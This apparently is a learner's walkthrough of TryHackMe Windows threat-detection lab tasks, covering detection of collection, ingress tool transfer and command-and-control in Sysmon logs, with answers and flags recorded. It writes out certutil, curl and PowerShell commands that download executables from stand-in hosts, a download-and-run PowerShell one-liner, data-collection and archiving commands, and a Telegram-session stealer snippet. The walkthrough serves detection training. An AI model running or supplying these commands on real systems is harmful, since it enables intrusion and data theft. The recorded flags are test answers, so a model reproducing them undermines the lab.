


Image Executed (`C:\Windows\System32\cmd.exe`): This is the executable file that was launched to run the command. `cmd.exe` is the native Windows Command Prompt tool, which is commonly leveraged by system administrators and attackers alike to execute command-line instructions.

`cmd.exe` (Windows Command Processor) is the default command-line interpreter for the Windows operating system. It provides a text-based interface that allows users, scripts, and applications to interact directly with the operating system by typing specific commands rather than clicking through a graphical user interface (GUI).

Living off the Land (LotL): Attackers often use `cmd.exe` to run malicious commands without introducing custom malware binaries, making detection harder for simple antivirus programs.

`THM-DFIR-VM-2\Administrator` : This indicates the account identity and permissions under which the process was executed. Here, `THM-DFIR-VM-2` is the hostname of the computer, and `Administrator` shows that the process ran with elevated administrative privileges.


`C:\Users\Administrator\Desktop\Practice\Task 5\`): This is the active working folder location where the command was initiated from. Any relative file paths referenced by the command would be resolved relative to this folder location.

Breakdown of the Command Line

- `cmd /c` : Instructs the Windows Command Processor to execute the specified string as a command and then terminate immediately.
- `mkdir` : The command used to create a new folder/directory.

- `%%temp%%\staging_58f1` : Resolves to the user's temporary directory path (e.g., `C:\Users\Administrator\AppData\Local\Temp\staging_58f1`) and creates a folder named `staging_58f1` .

`%TEMP%` is a system environment variable in Windows that points to the folder location where the operating system and applications temporarily store data.



ParentProcessId: `4872` — the process ID assigned by the Windows kernel to the parent process while it was running.

ParentImage: `C:\Users\Administrator\Desktop\Practice\Task 5\stealer.exe` — the executable file responsible for launching the child process (`cmd.exe`).

ParentCommandLine: `"C:\Users\Administrator\Desktop\Practice\Task 5\stealer.exe"` — the command-line string used to execute the parent process itself.

ParentUser: `THM-DFIR-VM-2\Administrator` — the user account under which the parent process was executing.




Image Executed: This indicates that **Windows PowerShell** was launched to execute a script or command line instruction.

C:\Windows\System32\: The default system folder where core Windows operating system utilities reside.

WindowsPowerShell\v1.0\: The default directory path for PowerShell binaries (the v1.0 folder name is kept for backward compatibility across newer PowerShell versions).

powershell.exe: The main executable file for Microsoft's task automation and configuration management framework.

The **command line** is a text-based input field used to pass specific instructions to a computer's operating system.

- **powershell** : Launches the Windows PowerShell executable.
- **c (or Command)** : Tells PowerShell to run the command string provided inside the quotes and then exit immediately.
- **"Get-Clipboard ... "** : The script block containing the actions to perform:
 - **Get-Clipboard** : A built-in PowerShell cmdlet that extracts whatever text or data is currently stored in the user's Windows clipboard buffer.
 - **>** : The standard redirection operator. It takes the output produced on the left side (**Get-Clipboard**) and writes it directly to the file specified on the right side, overwriting any existing file with that name.
 - **\$env:Temp\staging_58f1\clipboard.txt** : The target output path. **\$env:Temp** dynamically expands to the user's temporary directory path (e.g.,

`C:\Users\Administrator\AppData\Local\Temp`), directing the clipboard contents to be saved as `clipboard.txt` inside the `staging_58f1` folder.

Answer the questions below

What is the Facebook password that the user saved in Chrome? (Chrome menu > Passwords and autofill > Password Manager)

nsAghv51BBav90!

Which interesting SSH key does the user store on disk? (Start your search from `C:\Users\Administrator\`)

thm-access-database.key

What is the secret PDF file explaining TryHackMe's internal network? (Look for the file on the Desktop, Downloads, and Documents)

thm-network-diagram-2025.pdf

Task 5 - Detecting Collection

Detecting Collection: Threat actors hunt for and access specific target files via command-line or GUI tools to collect sensitive data.

Command Example	Description
<code>notepad.exe C:\Users\<user>\Desktop\finances-2025.csv</code>	Threat actors used Notepad to check content of the interesting file
CMD: <code>type debug-logs.txt findstr password > C:\Temp\passwords.txt</code>	Threat actors searched for the "password" keyword in a specific file
PowerShell: <code>Get-ChildItem C:\Users\<user> -Recurse -Filter *.pdf</code>	Threat actors searched for PDF files in the user's home folder
PowerShell: <code>copy C:\Users\<user>\AppData\Roaming\Signal C:\Temp\</code>	Threat actors copied Signal chat history to the Temp directory
PowerShell: <code>Compress-Archive C:\Temp\C:\Temp\stolen_data.zip</code>	Threat actors archived the stolen data, preparing for exfiltration
<code>7za.exe a -tzip C:\Temp\stolen_data.zip C:\\Temp*.*</code>	Alternatively, threat actors can use the existing archiving software like 7-Zip

Collection Examples: Threat actors manually open sensitive files using standard text editors and compress them with 7-Zip for exfiltration.

event_code	CommandLine	ParentCommandLine	Image	ParentImage
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "financials.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "insurance.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "Contracts.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Windows\system32\notepad.exe" "Passwords.txt"	C:\Windows\Explorer.EXE	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" "Passwords.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe

Manual collection of DOCX and TXT documents (thedfirreport.com)

Data Stealers: Automated data stealers collect sensitive credentials natively through compiled malware code rather than visible shell commands.

```
private static string GetTdata()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    Process[] processesByName = Process.GetProcessesByName("Telegram");
    if (processesByName.Length == 0)
    {
        return text;
    }
    return Path.Combine(Path.GetDirectoryName(ProcessList.ProcessExecutablePath(processesByName[0])), "tdata");
}
```

Data stealer function stealing Telegram sessions (unit42.paloaltonetworks.com)

C:\Users\Administrator\Desktop\Practice\Task 5\stealer.exe Note: You can start answering the question as soon as the malware is launched.

Answer the questions below

Looking at Sysmon logs, what directory does the stealer create?

staging_58f1

Which three file extensions does the malware search for? Format: Separate by comma in alphabetic order (e.g. bat, txt)

docx, pdf, xlsx (run the file or command line in cmd)

Which PowerShell cmdlet does the malware use to get clipboard content?

Get-Clipboard (command line, event ID 1)

Which domain does the malware exfiltrate the data to?

collecteddata-storage-2025.s3.amazonaws.com (event ID 22)



QueryName is the exact domain name or hostname that a process requested the system to resolve into an IP address. It reveals the web domain the application is attempting to reach (e.g., `collecteddata-storage-2025.s3.amazonaws.com`).

QueryName serves as a critical **Indicator of Compromise (IOC)**, helping analysts identify malicious Command and Control (C2) servers, phishing domains, or cloud storage buckets used for data exfiltration.

QueryName (`collecteddata-storage-2025.s3.amazonaws.com`): The malware is reaching out to an attacker-controlled AWS S3 cloud storage bucket. This confirms the destination where the gathered staging data will be exfiltrated.

QueryResults: Returns the resolved IP addresses (e.g., `52.217.193.129`, `54.231.235.81`) pointing to Amazon Web Services infrastructure hosting the target bucket.

Image (`...\stealer.exe`): Identifies `stealer.exe` as the responsible binary making the DNS request, proving that the stealer malware handles the exfiltration network communication directly.

Task 6 - Ingress Tool Transfer

Ingress Tool Transfer: Threat actors use Ingress Tool Transfer to download additional scripts, tools, or ransomware to a compromised host to expand their access and complete their objectives.


Common Transfer Methods

Ingress Tool Transfer Command	Common CMD / PowerShell Commands
Via Certutil	<code>certutil.exe -urlcache -f https://blackhat.thm/bad.exe good.exe</code>
Via Curl (Windows 10+)	<code>curl.exe https://blackhat.thm/bad.exe -o good.exe</code>
Via PowerShell <u>IWR</u> (opens in new tab).	<code>powershell -c "Invoke-WebRequest -Uri 'https://blackhat.thm/bad.exe' -OutFile 'good.exe'"</code>
Via Graphical Interface	No need to use CMD, just copy-paste malware via RDP or download them via a web browser!

```
certutil.exe -urlcache -f https://blackhat.thm/bad.exe good.exe
```

This command demonstrates a common native living-off-the-land (LotL) technique where an attacker uses a built-in Windows utility to perform Ingress Tool Transfer. **Command Breakdown** `certutil.exe` : A legitimate, built-in Windows command-line utility designed for managing administrative certificates and certification authorities. `-urlcache` : A switch used to manage the local URL cache. When combined with a URL, it instructs certutil to fetch a file from the internet. `-f` : Forces certutil to fetch the file directly from the URL, bypassing any cached copy. `https://blackhat.thm/bad.exe` : The remote source URL containing the malicious payload or secondary tool. `good.exe` : The local output filename. The attacker renames the downloaded payload (`bad.exe` → `good.exe`) to mask its identity and evade simple filename-based detections.

Detecting Tool Transfer: Detect tool transfer by tracking network connections and DNS queries from processes attempting to download external payloads.



To complete this task, start from opening the URL <http://appsforfree.thm/trojan.exe> on the VM. Open the URL directly in the VM's browser, no additional tools need to be installed.

```
curl.exe https://blackhat.thm/bad.exe -o good.exe
```

This command represents another common native living-off-the-land (LotL) technique for **Ingress Tool Transfer**, using the native `curl.exe` client shipped with modern Windows builds to pull down a payload. `curl.exe` : A standard, built-in Windows command-line tool used to transfer data to and from a server using various network protocols (HTTP, HTTPS, FTP, etc.). `[https://blackhat.thm/bad.exe](https://blackhat.thm/bad.exe)` : The remote source URL hosting the malicious secondary payload or tool. `-o good.exe` : The output option that saves the downloaded web file locally under the specified filename (`good.exe`), masking the original `bad.exe` binary name to evade basic filename-based detections.

```
powershell -c "Invoke-WebRequest -Uri 'https://blackhat.thm/bad.exe' -OutFile 'good.exe'"
```

This command illustrates the PowerShell-native method for **Ingress Tool Transfer**, executing an inline web request to retrieve a payload. **Command Breakdown** `powershell` :

Launches the Windows PowerShell interpreter. `c / Command` : Executes the provided string parameter as a single PowerShell command and then terminates. `Invoke-WebRequest` : A built-in cmdlet (often aliased as `iwr`, `curl`, or `wget` inside PowerShell) used to fetch content from web endpoints. `Uri '[https://blackhat.thm/bad.exe](https://blackhat.thm/bad.exe)'` : Specifies the remote source URL hosting the malicious executable. `OutFile 'good.exe'` : Directs PowerShell to write the HTTP response body to disk as `good.exe`, masquerading the binary's original name (`bad.exe`).

Answer the questions below

Open the Chrome browser on the VM and navigate to the URL. What is the flag in the response?

THM{just_use_web_browser}

Next, open CMD and download the file from the same URL using curl.exe. What is the flag in the response?

THM{curl_is_cool}

run the query: `C:\>curl.exe http://appsforfree.thm/trojan.exe -o curl.txt`, open the downloaded file. This command demonstrates a common native living-off-the-land (LotL) technique where an attacker uses a built-in Windows utility to perform **Ingress Tool Transfer**.

Continue with the same CMD and URL, but now using certutil.exe. What is the flag in the response?

THM{abusing_certutil}

`C:\>certutil.exe -urlcache -f http://appsforfree.thm/trojan.exe cert.txt`

Finally, download the same file using PowerShell IWR. What is the flag in the response?

THM{power_of_powershell}

`C:\>powershell -c "Invoke-WebRequest -Uri 'http://appsforfree.thm/trojan.exe' -OutFile power.txt"`

Windows Threat Detection 3


Task 1 - Introduction

What if attackers aren't satisfied with just breaching the host but aim to stay, establish control, and use the system as a starting point for future operations?

Task 2 - Command and Control

Command and Control: Establishing continuous, remote command execution over an infected machine.


Attacks Without C2: Remote access without C2 is brief and easily lost, so attackers usually set up C2 immediately.



Simplest C2

For other Initial Access methods, threat actors can't simply use RDP every time they need to run a command, so they need some process that connects back to the attackers and waits for their commands 24/7. In the simplest case, the phishing attachment will be that process and establish the **Command and Control channel**, like on the [CobaltStrike C2](#) (opens in new tab) screenshot below.

In more advanced cases, the attachment won't immediately connect back, but rather download an additional C2 malware, hide it in a folder like C:\Temp, and run it as a new stealthy process. This method is beneficial to keep the attack going if the victim deletes the original attachment. See how it worked in the [recent ransomware cases](#) (opens in new tab) and during the [APT29 phishing campaign](#) (opens in new tab).




For this task, access the attached VM and detect the C2 setup using Sysmon logs:

C:\Users\Administrator\Desktop\Practice\Task 2\Sysmon.evtx

Answer the questions below

Which suspicious archive did the user download?


URGENT!.zip (filter event ID 15)



User downloading a suspicious zip archive (**URGENT!.zip**) via Google Chrome into the Administrator's Downloads folder. Filenames using aggressive urgency (like **URGENT!**) are classic indicators of social engineering or phishing campaigns designed to trick users into executing malicious contents inside the archive.

Where did the attackers hide the C2 malware file?

C:\Users\Administrator\AppData\Roaming\update.exe




This represents the execution phase following initial access: an adversary or dropper script used PowerShell to pull a secondary payload (`update.exe`) over HTTP from an internal/VPN IP (`10.14.97.15`), save it to a writeable user directory, and spawn it as a background process to establish persistence or a C2 channel.

- (`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`): The full file path of the executable that was run. In this case, it is standard 64-bit Windows PowerShell located in the default System32 directory.
- **Process ID (`3140`)**: The unique numerical Process Identifier (PID) assigned by the Windows operating system to this specific running instance of PowerShell.

Command Line Breakdown

The highlighted `CommandLine` field shows PowerShell executing a single-line script via `iex` (`Invoke-Expression`):

1. `$u="[http://10.14.97.15/update.exe](http://10.14.97.15/update.exe)"` : Sets the source URL variable `$u` to retrieve a payload from an IP address.
2. `$p="$env:APPDATA/update.exe"` : Sets the local file path variable `$p` to target the current user's `AppData\Roaming` directory.
3. `Invoke-WebRequest $u -OutFile $p` : Downloads the payload binary from the attacker's server (`$u`) and writes it to disk (`$p`).
4. `Start-Process $p` : Immediately executes the newly downloaded binary (`update.exe`).



Process Image & PID: `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` (PID: `3140`). Notice that this is the **exact same process** that launched the payload download in the previous log.


- **Location:** `C:\Windows\System32\WindowsPowerShell\v1.0\` is the standard installation directory for PowerShell versions 1.0 through 5.1.
- **Architecture:** Executing `powershell.exe` from `System32` runs the native 64-bit version of PowerShell (on a 64-bit OS).
- **Note on `v1.0` :** The directory name remains `v1.0` for backwards compatibility reasons, even when running modern Windows PowerShell 5.1.

Security Context

- **LOLBIN (Living Off the Land Binary):** Security analysts monitor this path heavily because attackers frequently abuse built-in system tools like PowerShell to execute malicious scripts, download payloads, or establish C2 connections without needing to bring external tools onto the target host.

What is the domain of the Command and Control server?

route.m365officesync.workers.dev




Process Image (`C:\Users\Administrator\AppData\Roaming\update.exe`): The exact file path on disk where the binary resides. The `AppData\Roaming` directory is a writeable user-space path frequently targeted by malware droppers to drop secondary payloads without requiring elevated administrative privileges.

QueryName: `route.m365officesync.workers.dev` This is the Domain Name System (DNS) query issued by the malware (`update.exe`). Threat actors designed this domain to look like a legitimate Microsoft Office 365 synchronization service (`m365officesync`) hosted on Cloudflare's serverless platform (`.workers.dev`). **9003** is the Windows DNS error code corresponding to `NXDOMAIN` (Non-Existent Domain).

